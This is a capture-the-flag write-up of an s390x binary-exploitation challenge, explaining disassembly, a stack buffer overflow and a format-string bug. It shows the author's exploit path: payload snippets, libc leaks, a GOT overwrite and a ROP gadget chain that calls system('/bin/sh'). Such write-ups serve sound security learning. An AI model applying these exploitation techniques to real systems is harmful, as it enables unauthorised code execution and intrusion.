"Can you really call it a "main"frame if I haven't used it before now?"
Author:crandyman
No remote connection, Manual Submission Only
tl;dr
Leaks with Format String> ROP With BOF OR Leaks with Format String> GOT Overwrite
Overview
This challenge was a hard pwn from US Cyber Open. The exploit was actually not that complicated but the fact that it used the s390 architecture made it challenging. The lack of decent documentation and tooling support made this challenge unfamiliar and getting the local environment to work was a pain.
Setup
The challenge authors kindly provided the docker files that worked if you followed these specific steps
- Use an Ubuntu 22.04 x86_64 VM with Docker version 20.10.16 and Docker Compose version v2.5.0
- Run
docker run --rm --privileged multiarch/qemu-user-static --reset -p yesas specified in the tips.md docker compose builddocker compose up
The challenge had a nice setup with a competitor port that stimulated the challenge and a debug port that had gdb enabled
- 9999: Fake Infrastructure
- 8888: Debug port, gdb-server on 1234
This gdb was for the s390x architecture so be sure to install gdb-multi-arch. GEF had a lot of issues so I ended up disabling most of its features.
s390x
The s390x is a 64 bit big endian architecture developed by IBM. Most of the instructions can be found here http://www.tachyonsoft.com/inst390m.htm. Here's a list of the registers that look very similar to Arm registers
s/390 & z/Architecture Register usage
=====================================
r0       used by syscalls/assembly                  call-clobbered
r1	 used by syscalls/assembly                  call-clobbered
r2       argument 0 / return value 0                call-clobbered
r3       argument 1 / return value 1 (if long long) call-clobbered
r4       argument 2                                 call-clobbered
r5       argument 3                                 call-clobbered
r6	 argument 4				    saved
r7       pointer-to arguments 5 to ...              saved
r8       this & that                                saved
r9       this & that                                saved
r10      static-chain ( if nested function )        saved
r11      frame-pointer ( if function used alloca )  saved
r12      got-pointer                                saved
r13      base-pointer                               saved
r14      return-address                             saved
r15      stack-pointer                              saved

f0       argument 0 / return value ( float/double ) call-clobbered
f2       argument 1                                 call-clobbered
f4       z/Architecture argument 2                  saved
f6       z/Architecture argument 3                  saved
The remaining floating points
f1,f3,f5 f7-f15 are call-clobbered.
Disassemly
Running the program we are presented with a prompt to enter some data and then something is echoed back to us.
gibson_s390x > nc localhost 9999
GIBSON S390X
Enter payroll data:
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Processing data...
33333333333333333333333333333333333333333XRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRR
Googling Ghidra S390X resulted in this Chinese ctf blog post https://gange666.github.io/2019/09/09/Bytectf_2019_s390_Writeup. Except the line with ghidra was not a setup guide, rather it was a note that none of the disassembling tools worked normally. Major disappointment but that means we only have objdump. Thankfully the program seems pretty simple
Running s390x-linux-gnu-objdump -d bin/mainframe can give us the full disassemly
Most of these instructions looked foreign but with the instructions lookup sheet and running in gdb we can get a general overview of the program execution.
- Main first calls setvbuf to fix buffering issues (Common CTF thing, not important)
- Prints out banner
- Reads in an input
- Transforms out input
- Printf's the transformed input
- Sleep + Exit Using this we can map most of the instructions in main to fit this execution flow
0000000001000830 <main>:
 1000830:       eb bf f0 58 00 24       stmg    %r11,%r15,88(%r15)
 1000836:       e3 f0 fb 58 ff 71       lay     %r15,-1192(%r15)
 100083c:       b9 04 00 bf             lgr     %r11,%r15
 1000840:       c4 18 00 00 0b d8       lgrl    %r1,1001ff0 <stdin@GLIBC_2.2>
 1000846:       e3 10 10 00 00 04       lg      %r1,0(%r1)
 100084c:       a7 59 00 00             lghi    %r5,0
 1000850:       a7 49 00 02             lghi    %r4,2
 1000854:       a7 39 00 00             lghi    %r3,0
 1000858:       b9 04 00 21             lgr     %r2,%r1
 100085c:       c0 e5 ff ff ff 1c       brasl   %r14,1000694 <setvbuf@plt>  ; setbuf(stdin, NULL);
 1000862:       c4 18 00 00 0b cb       lgrl    %r1,1001ff8 <stdout@GLIBC_2.2>
 1000868:       e3 10 10 00 00 04       lg      %r1,0(%r1)
 100086e:       a7 59 00 00             lghi    %r5,0
 1000872:       a7 49 00 02             lghi    %r4,2
 1000876:       a7 39 00 00             lghi    %r3,0
 100087a:       b9 04 00 21             lgr     %r2,%r1
 100087e:       c0 e5 ff ff ff 0b       brasl   %r14,1000694 <setvbuf@plt>   ; setbuf(stdout, NULL);
 1000884:       ec 1b 00 a0 00 d9       aghik   %r1,%r11,160
 100088a:       a7 49 04 00             lghi    %r4,1024
 100088e:       a7 39 00 00             lghi    %r3,0
 1000892:       b9 04 00 21             lgr     %r2,%r1
 1000896:       c0 e5 ff ff ff 0f       brasl   %r14,10006b4 <memset@plt>              ; memset(buffer, 0, 1024)
 100089c:       c0 20 00 00 00 d6       larl    %r2,1000a48 <_IO_stdin_used+0x4>
 10008a2:       c0 e5 ff ff fe d9       brasl   %r14,1000654 <puts@plt>               ; puts("GIBSON S390X")
 10008a8:       c0 20 00 00 00 d7       larl    %r2,1000a56 <_IO_stdin_used+0x12>
 10008ae:       c0 e5 ff ff fe d3       brasl   %r14,1000654 <puts@plt>                 ; puts("Enter payroll data:")
 10008b4:       ec 1b 00 a0 00 d9       aghik   %r1,%r11,160
 10008ba:       a7 49 07 d0             lghi    %r4,2000
 10008be:       b9 04 00 31             lgr     %r3,%r1
 10008c2:       a7 29 00 00             lghi    %r2,0
 10008c6:       c0 e5 ff ff fe 97       brasl   %r14,10005f4 <read@plt>                ; read(0, buffer, 2000)
 10008cc:       c0 20 00 00 00 cf       larl    %r2,1000a6a <_IO_stdin_used+0x26>
 10008d2:       c0 e5 ff ff fe c1       brasl   %r14,1000654 <puts@plt>               ; puts("Processing data...")
 10008d8:       e5 48 b4 a0 00 00       mvghi   1184(%r11),0
 10008de:       a7 f4 00 13             j       1000904 <main+0xd4>
 10008e2:       e3 10 b4 a0 00 04       lg      %r1,1184(%r11)
 10008e8:       43 11 b0 a0             ic      %r1,160(%r1,%r11)
 10008ec:       c0 17 00 00 00 52       xilf    %r1,82
 10008f2:       18 21                   lr      %r2,%r1
 10008f4:       e3 10 b4 a0 00 04       lg      %r1,1184(%r11)
 10008fa:       42 21 b0 a0             stc     %r2,160(%r1,%r11)
 10008fe:       eb 01 b4 a0 00 7a       agsi    1184(%r11),1
 1000904:       e3 10 b4 a0 00 04       lg      %r1,1184(%r11)
 100090a:       c2 1e 00 00 03 ff       clgfi   %r1,1023
 1000910:       a7 c4 ff e9             jle     10008e2 <main+0xb2>
 1000914:       a7 29 00 00             lghi    %r2,0
 1000918:       c0 e5 ff ff fe 8e       brasl   %r14,1000634 <sleep@plt>                ; sleep(0);
 100091e:       ec 1b 00 a0 00 d9       aghik   %r1,%r11,160
 1000924:       b9 04 00 21             lgr     %r2,%r1
 1000928:       c0 e5 ff ff fe 76       brasl   %r14,1000614 <printf@plt>               ; printf(buffer)
 100092e:       a7 18 00 00             lhi     %r1,0
 1000932:       b9 14 00 11             lgfr    %r1,%r1
 1000936:       b9 04 00 21             lgr     %r2,%r1
 100093a:       eb bf b5 00 00 04       lmg     %r11,%r15,1280(%r11)
 1000940:       07 fe                   br      %r14
 1000942:       07 07                   nopr    %r7
 1000944:       07 07                   nopr    %r7
 1000946:       07 07                   nopr    %r7
BUGS
Usually, in x84 the stack pointer is decremented at the start of each function to make space for local variables. Noticed how 1192 is subtracted from r15 (the stack pointer) at the beginning of the main function
1000836: e3 f0 fb 58 ff 71 lay %r15,-1192(%r15)
This means that the stack buffer is probably around that size but the call to read seems to have 2000 as a parameter. Hence we have a buffer overflow!
 10008ba:       a7 49 07 d0             lghi    %r4,2000
 10008be:       b9 04 00 31             lgr     %r3,%r1
 10008c2:       a7 29 00 00             lghi    %r2,0
 10008c6:       c0 e5 ff ff fe 97       brasl   %r14,10005f4 <read@plt>
Printf takes in a buffer instead of a format string. This means that our input transformed will be passed directly to printf. The transformation does not seem too fancy as theirs an one-to-one mapping. This means its either adding a value or XORing out input
 1000924:       b9 04 00 21             lgr     %r2,%r1
 1000928:       c0 e5 ff ff fe 76       brasl   %r14,1000614 <printf@plt>               ; printf(buffer)
In this loop, all of these instructions seem like loads except one, xilf with XOR. It is xoring whatever is in r1 with 82 and then moving that into the buffer. We can confirm this by XORing our input with 82 and checking to see if we get the same input.
 10008e2:       e3 10 b4 a0 00 04       lg      %r1,1184(%r11)
 10008e8:       43 11 b0 a0             ic      %r1,160(%r1,%r11)
 10008ec:       c0 17 00 00 00 52       xilf    %r1,82
 10008f2:       18 21                   lr      %r2,%r1
 10008f4:       e3 10 b4 a0 00 04       lg      %r1,1184(%r11)
 10008fa:       42 21 b0 a0             stc     %r2,160(%r1,%r11)
 10008fe:       eb 01 b4 a0 00 7a       agsi    1184(%r11),1
 1000904:       e3 10 b4 a0 00 04       lg      %r1,1184(%r11)
 100090a:       c2 1e 00 00 03 ff       clgfi   %r1,1023
 1000910:       a7 c4 ff e9             jle     10008e2 <main+0xb2>
gibson_s390x> nc localhost 9999
GIBSON S390X
Enter payroll data:
aaaaaaaaaaaaaaaaaaaaaaaaaaa
Processing data...
333333333333333333333333333XRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRR^C

gibson_s390x> ipython3
Python 3.10.4 (main, Jun 29 2022, 12:14:53) [GCC 11.2.0]
Type 'copyright', 'credits' or 'license' for more information
IPython 7.31.1 -- An enhanced Interactive Python. Type '?' for help.

[nav] In [1]: from pwn import *

[ins] In [2]: xor(b"a",82)
Out[3]: b'3'
Attempt 1
If this was x86 the exploit path would be relatively simple, use printf to leak values and then overwrite GOT. The main difference is that I couldn't find the magically one_gadget. This means that I'll have to resort to replacing something in the GOT with system. Printf is a great candidate as our input is directly passed so if we input /bin/sh we should get a shell. The first issue is that after printf will exit so we need a way to loop the program. Luckily with our buffer overflow, we can overwrite the return address with main so it will loop forever.Using GDB we can find the offset by spamming characters and checking which ones end up as the instructions pointer. After connecting to port 8888 it will hang until you attach to the gdb server on port 1234.
After inputting a cyclic pattern gdb crashes and we can find the offset as well as what register control we have.
Program received signal SIGSEGV, Segmentation fault.
0x6c61616c6d61616c in ?? ()
gef>  x $pc
0x6c61616c6d61616c:     Cannot access memory at address 0x6c61616c6d61616c
gef>  info registers
pswm           0x180000000         0x180000000
pswa           0x6c61616c6d61616c  0x6c61616c6d61616c
r0             0xcccccccccccccccd  0xcccccccccccccccd
r1             0x0                 0x0
r2             0x0                 0x0
r3             0x7f095596b720      0x7f095596b720
r4             0x400               0x400
r5             0x0                 0x0
r6             0x10009b0           0x10009b0
r7             0x7f0956385c88      0x7f0956385c88
r8             0x1000830           0x1000830
r9             0x1000948           0x1000948
r10            0x1                 0x1
r11            0x6661616c6761616c  0x6661616c6761616c
r12            0x6861616c6961616c  0x6861616c6961616c
r13            0x6a61616c6b61616c  0x6a61616c6b61616c
r14            0x6c61616c6d61616c  0x6c61616c6d61616c
r15            0x6e61616c6f61616c  0x6e61616c6f61616c
------------------

ex@ex-Standard-PC-Q35-ICH9-2009:~/ctf/gibson_s390x$ cyclic -l 0x6c61616c
1144
With this offset, we can create a payload that will leak values and then loop the program
bof_offset = 1144
payload = b''
payload += xor("%p  "*10, 82) * 3
payload += b'A'*(bof_offset -len(payload))
payload += p64(exe.symbols.main)

p.send(payload)
After the first time, this payload is sent the return pointer will remain overwritten so we can get unlimited attempts at printf. My first exploit attempt took advantage of a partial GOT overwrite as printf and system were very close in this libc.
[ins] In [2]: hex(libc.symbols.printf - libc.symbols.system)
Out[2]: '0xbec0'
Doing a 32 bit overwrite was not possible as printing that many characters took a couple of minutes and there was a 1-minute timeout on the remote instance However, we can do a 16 bit overwrite to just change the last 2 bits of the GOT entry for printf. This was a very bad idea as most of the time alsr base caused the difference to leak into the next byte. We would need to do some brute forcing to get a good libc address.
printf: 0x7fc9a087 5070
system: 0x7fc9a086 91b0
                 ^^
Small Hiccups Here
- Input is XORed with 82 so XOR all of the input
- Printf will print a lot of extra characters, appending a NULL byte at the end of the printf will stop this
def sxor(payload):
    p.send(xor(payload + b'\x00',82))
EXPLOIT STEPS:
- Overflow stack so return address is main
- Printf("%p") to get libc leaks
- Use printf padding to print bytes equal to libc.symbols.system & 0xffff
- Use "%hn" to write to 16 bits of printf got address
- Send /bin/sh xored
Eventually I got it working locally but on the remote instance, it didn't. I could not figure out what was going on and then I found out that most people had an exploit that worked most of the time so I decided to rewrite my exploit. After solving it I realized that this approach WOULD work but I was leaking libc wrong.
Most of the time the libc base was wrong or it segfaulted upon connection but running this in a loop eventually worked. After a couple more submissions I found out that my exploit never worked. I thought it was just luck but after some time I found out that most people used an exploit that worked almost 100% of the time. At this point, I decided to rewrite this exploit for it to be more stable. After the competition, I found out that this idea would work but I was leaking values incorrectly. The stacks always shifting so the %p on my machine might not be the same on remote.
Attempt 2 Relying on alsr was not a good exploit attempt. I didn't want to ROP as I was hoping to avoid learning the architecture but this was inevitable. After examining various functions it seems that many functions have this epilogue.
=> 0x100093a <main+266>:        lmg     %r11,%r15,1280(%r11)
   0x1000940 <main+272>:        br      %r14
I had no idea what this does but gdb showed that it was just moving values from r15(the stack)+1280 into registers from r11-r15.
gef>  x/4i $pc
=> 0x100093a <main+266>:        lmg     %r11,%r15,1280(%r11)
   0x1000940 <main+272>:        br      %r14
   0x1000942:   nopr    %r7
   0x1000944:   nopr    %r7
gef>  x/5gx $r11 + 1280
0x7f6d2f6479f0: 0x000000000000cafe      0x000000000000babe
0x7f6d2f647a00: 0x000000000000dead      0x000000000000beef
0x7f6d2f647a10: 0x0000000000001337
gef>  x $r11
0x7f6d2f6474f0: 0x0000000000000000
gef>  x $r12
0x4141414141414141:     Cannot access memory at address 0x4141414141414141
gef>  x $r13
0x4141414141414141:     Cannot access memory at address 0x4141414141414141
gef>  x $r14
0x100092e <main+254>:   0xa7180000b9140011
gef>  x $r15
0x7f6d2f6474f0: 0x0000000000000000
gef>  si
0x0000000001000940 in main ()
gef>  x $r11
0xcafe: Cannot access memory at address 0xcafe
gef>  x $r12
0xbabe: Cannot access memory at address 0xbabe
gef>  x $r13
0xdead: Cannot access memory at address 0xdead
gef>  x $r14
0xbeef: Cannot access memory at address 0xbeef
gef>  x $r15
0x1337: Cannot access memory at address 0x1337
Hence if we can control the stack we can use this as a "ret" like in ROP. Now if we call system we only need to control arg1 which is r2. After the overflow, we have control of r11-15 so if we can get a move instruction to move something from those registers to r2 we can call the system. Using objdump I dumped the entire libc and then grepped through it looking for instructions that moved r11 into r2. The best scenario is that after this it immediately calls our "ret".
grep -r l*l.*r2.*r11 libc.disasm -A 2 | grep "br..r14" -B 2
To my surprise, this actually existed in the binary and at this point, we were done.
  160554:       b9 14 00 2b             lgfr    %r2,%r11
  160558:       eb 6f f0 e8 00 04       lmg     %r6,%r15,232(%r15)
  16055e:       07 fe                   br      %r14
Small hicups along the way:
- lgr seems to move 32 bits only, hence the string of /bin/sh in libc won't work. I had to use my format string to write to the binary BSS as that address was 32 bits
- r15 NEEDS to be a valid address that can be used as the stack. Using the BSS didn't work for me (it did for some others) so I ended up leaking libc's environ to find the stack. From there I calculated the offset to the current stack pointer, I always used this pointer as it worked nicely.
FINAL EXPLOIT STEPS:
- Overflow stack so return address is main
- Printf("%p") to get libc leaks
- Leak libc.environ to get stack leak
- Format String to move "/bin/sh" into .bss
- ROP using a gadget to "pop r2" and system

At this point, I had a super reliable exploit locally but on remote, it didn't work again. At this point, there were a couple of hours of the CTF left and I was freaking out. After opening a ticket I realized that my libc addresses were wrong. Nothing made sense until I got a IP to connect to and I checked the value at libc base. To my surprise, it was not "ELF" instead it was some massive chunk of bytes. At this point, I realized that using %p to leak stack values is not a good idea as the stack shifts a lot. Instead, I used the format string to leak the GOT. After this, my exploit worked!!
Lessons Learned:
- Never assume addresses, if you have a leak always validate them
- When learning a new architecture try to map instructions to ones that you are already familiar with
- GDB's your best friend for learning new architectures